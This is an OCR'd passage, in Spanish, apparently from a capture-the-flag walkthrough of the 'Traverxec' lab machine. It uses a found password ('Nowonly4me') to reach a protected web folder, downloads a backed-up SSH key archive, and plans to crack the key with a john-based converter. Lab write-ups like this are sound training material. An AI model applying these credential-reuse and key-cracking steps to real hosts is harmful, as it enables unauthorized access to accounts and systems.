
EXTRA :
PARA QUE SERVIA EL PASS Nowonly4me

si vamos a /var/nostromo/conf hay un directorio publico este se encuentra casualmente en la carpeta de david


```
PARA QUE SERVIA EL PASS No
# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
david@traverxec:/var/nostromo/conf$ pwd
```

```
david@traverxec:/var/nostromo/conf$ pwd
/var/nostromo/conf
david@traverxec:/var/nostromo/conf$ ls /home/david/public_www/
index.html  protected-file-area
david@traverxec:/var/nostromo/conf$
[1] 0:bash- 1:ssh*
```


aparte de que hay un index y el protecfile
por lo cual si navegamos con ~ y la carpeta david tendremos acceso al index
http://10.10.10.165/~david/




y si vamos al protec
http://10.10.10.165/~david/protected-file-area/



colocamos david y Nowonly4me



ya tendriamos acceso a la llave ssh la cual tendriamos que convertir en formato ssh con ss2john y luego crackear


10.10.10.165/~david/protected-file-area/
YouTube
DeepL Translate - El m...
Machine Excell
Training
ACTIVE DIRECTORY
OSCP
Index of /david/public_www/protected-file-area/
Type
Filename
Last Modified
Size
backup-ssh-identity-files.tgz
Fri, 25 Oct 2019 17:02:59 EDT
1915
nostromo 1.9.6 at 10.10.10.165 Port 80